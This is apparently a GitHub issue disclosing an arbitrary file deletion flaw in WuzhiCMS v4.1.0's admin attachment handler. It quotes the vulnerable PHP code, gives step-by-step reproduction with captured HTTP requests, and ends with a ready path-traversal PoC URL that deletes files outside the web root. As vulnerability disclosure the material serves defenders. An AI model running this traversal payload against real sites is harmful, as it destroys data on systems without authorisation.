New issue

Jump to bottom

wuzhicms v4.1.0 Any file deletion vulnerability exists in the background #191

Open **purple-WL** opened this issue on Aug 25, 2020 · 0 comments


purple-WL commented on Aug 25, 2020 • edited

Any file deletion vulnerability was found in WuzhicMS V4.1.0, which allows an attacker to delete any other file.The exploit condition is the login background and Directory overflow.
Vulnerable Files：coreframe\app\attachment\admin\index.php


```
/**
     * 删除文件
     *
     * @author tuzwu
     * @createtime
     * @modifytime
     * @param
     * @return
     */
    public function del()
    {
        $id = isset($GLOBALS['id']) ? $GLOBALS['id'] : '';
        $url = isset($GLOBALS['url']) ? remove_xss($GLOBALS['url']) : '';
        if (!$id && !$url) MSG(L('operation_failure'), HTTP_REFERER, 3000);
        if ($id) {
                if(!is_array($id)) {
                        $ids = array($id);
                } else {
                        $ids = $id;
                }

                foreach($ids as $id) {
                        $where = array('id' => $id);
                        $att_info = $this->db->get_one('attachment', $where, 'usertimes,path');
                        if ($att_info['usertimes'] > 1) {
                                $this->db->update('attachment', 'usertimes = usertimes-1', $where);
                        }
                        else {
                                $this->my_unlink(ATTACHMENT_ROOT . $att_info['path']);
                                $this->db->delete('attachment', $where);
                                $this->db->delete('attachment_tag_index', array('att_id'=>$id));
                        }
                }
                MSG(L('delete success'), HTTP_REFERER, 1000);
        }
    else {
            if (!$url) MSG('url del ' . L('operation_failure'), HTTP_REFERER, 3000);
            $path = str_ireplace(ATTACHMENT_URL, '', $url);
            if ($path) {
                $where = array('path' => $path);
                $att_info = $this->db->get_one('attachment', $where, 'usertimes,id');

                if (empty($att_info)) {
                    $this->my_unlink(ATTACHMENT_ROOT . $path);
                    MSG(L('operation_success'), HTTP_REFERER, 3000);
                }

                if ($att_info['usertimes'] > 1) {
                    $this->db->update('attachment', 'usertimes = usertimes-1', array('id' => $att_info['id']));
                }
                else {
                    $this->my_unlink(ATTACHMENT_ROOT . $path);
                    $this->db->delete('attachment', array('id' => $att_info['id']));
                    MSG(L('operation_success'), HTTP_REFERER, 3000);
                }
            }
            else {
                MSG(L('operation_failure'), HTTP_REFERER, 3000);
            }
        }
    }
```

exploitation of vulnerability:

1. Enter the directory mode of the extension module




2.In directory mode, click return to the previous directory




3.Discover parameters by capturing packets "dir=.",Change the parameter to "dir=.."


After the directory overflow, more delete options were found than before



4.Remove robots.txt as a test,Click delete robots.txt



Delete the success!



5.We discover parameters by request："url=../robots.txt"，Let's try to change the path to something else

请求

Raw Params Headers Hex

```
GET /wuzhi/wuzhicms/index.php?v=del&url=../robots.txt&m=attachment&f=
index&_su=wuzhicms&_menuid=29&_submenuid=52 HTTP/1.1
Host: 192.168.101.5:9096
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.101.5:9096/wuzhi/wuzhicms/index.php?dir=.&m=attachment&f=
index&v=dir&_su=wuzhicms&_menuid=29&_submenuid=52
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: security_level=2; PHPSESSID=e67chal5ob3fojr8pmr05l4th0; VtE_uid=
Ea4oO%2FrQJtaBmHlBQpcJdA%3D%3D; VtE_username=
F31raQWYphThX%2Bp79fH1hg%3D%3D; VtE_wz_name=IqnDQ7bd2yBA5sHlnAPAkQ%3D%3D
; VtE_siteid=9PPxjcxhhrrUGwssqPbTEA%3D%3D; VtE_userkeys=
4fhYz9UreY5iedz7fwDJmA%3D%3D; VtE_qkey=
JeJ7dq6R1GSLBWODKpECI%2BjW%2BsJDmzjI; VtE_search_cookie=
kw3Y6DFLL1J89D4%2FXKR3%2BL7iqdysQtq1c0kdXm4SUQXQsDdXyjAUZ%2BZHBc1BuFM2Hp
MZwmooOS52CX6GXKM8%2Bjpta%2FpHwypfN%2F2W98PBGkLIvSqRIx%2FPgg%3D%3D;
ckCsrfToken=4R4258I5UwZTrfZCNkUw81XBmxqUxM99Xva7OKJY; sid=
Connection: close
```

6.A new test.php file was created on disk for the test

此电脑 › 本地磁盘 (D:) ›

名称	修改日期	类型	大小
test.php	2020/8/25 上午 ...	PHP 文件	0 KB
	2020/8/24 下午 ...	WinRAR ZIP 压缩...	30,430 KB
	2020/8/6 上午 1...	文本文档	515 KB
	2020/7/31 下午 ...	安全证书	1 KB
	2020/7/16 下午 ...	文本文档	0 KB
	2020/7/16 下午 ...	文本文档	6 KB
	2020/7/16 下午 ...	文本文档	1 KB
	2020/4/9 下午 0...	WinRAR 压缩文件	208,383 KB
	2020/3/22 上午 ...	文件	1 KB
	2020/1/22 下午 ...	应用程序	75,219 KB
	2019/9/27 下午 ...	文本文档	91 KB
	2019/6/23 下午 ...	应用程序	241,555 KB
	2019/6/23 下午 ...	应用程序	647,652 KB
	2019/6/23 下午 ...	应用程序	0 KB
	2019/6/5 下午 1...	应用程序	43,062 KB
	2019/4/24 下午 ...	WinRAR ZIP 压缩...	1,638,950...
	2006/12/1 下午 ...	应用程序扩展	884 KB
	2020/8/24 下午 ...	文件夹	
	2020/8/23 下午 ...	文件夹	
	2020/8/10 下午 ...	文件夹	
	2020/8/10 上午 ...	文件夹	
	2020/8/7 下午 0...	文件夹	
	2020/8/7 下午 0...	文件夹	

7.Change the parameter to "URL =../../../../../../../test.php

请求

Raw Params Headers Hex

```
GET [redacted]hp?v=del&url=../../../../../../../../test.php
&m=at[redacted]u=wuzhicms&_menuid=29&_submenuid=52 HTTP/1.1
Host: [redacted]
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.101.5:9096/wuzhi/wuzhicms/index.php?dir=.&m=attachment&f=
index&v=dir&_su=wuzhicms&_menuid=29&_submenuid=52
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: [redacted]d=
[redacted]
ckCsrfToken=4R4[redacted]
Connection: close
```

响应

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Tue, 25 Aug 2020 02:54:08 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2
X-Powered-By: PHP/5.4.45
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-rev
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 2606
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<!--[if lt IE 7]>      <html class="no-js s
<!--[if IE 7]>         <html class="no-js s
<!--[if IE 8]>         <html class="no-js s
<!--[if gt IE 8]><!--> <html lang="zh-cn" c
    <!--<![endif]-->
  <meta http-equiv="content-type" content="
  <!--[if IE]>
  <meta http-equiv="X-UA-Compatible" conten
  <![endif]-->
  <head>
    <title>
      □□CMS□□□□□□
```

Delete the success！Test.php cannot be found.

The POC is as follows: The path and parameters are determined according to the actual situation
http://example.com/index.php?v=del&url=../../../../../../../test.php&m=attachment&f=index&_su=wuzhicms&_menuid=29&_submenuid=52

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant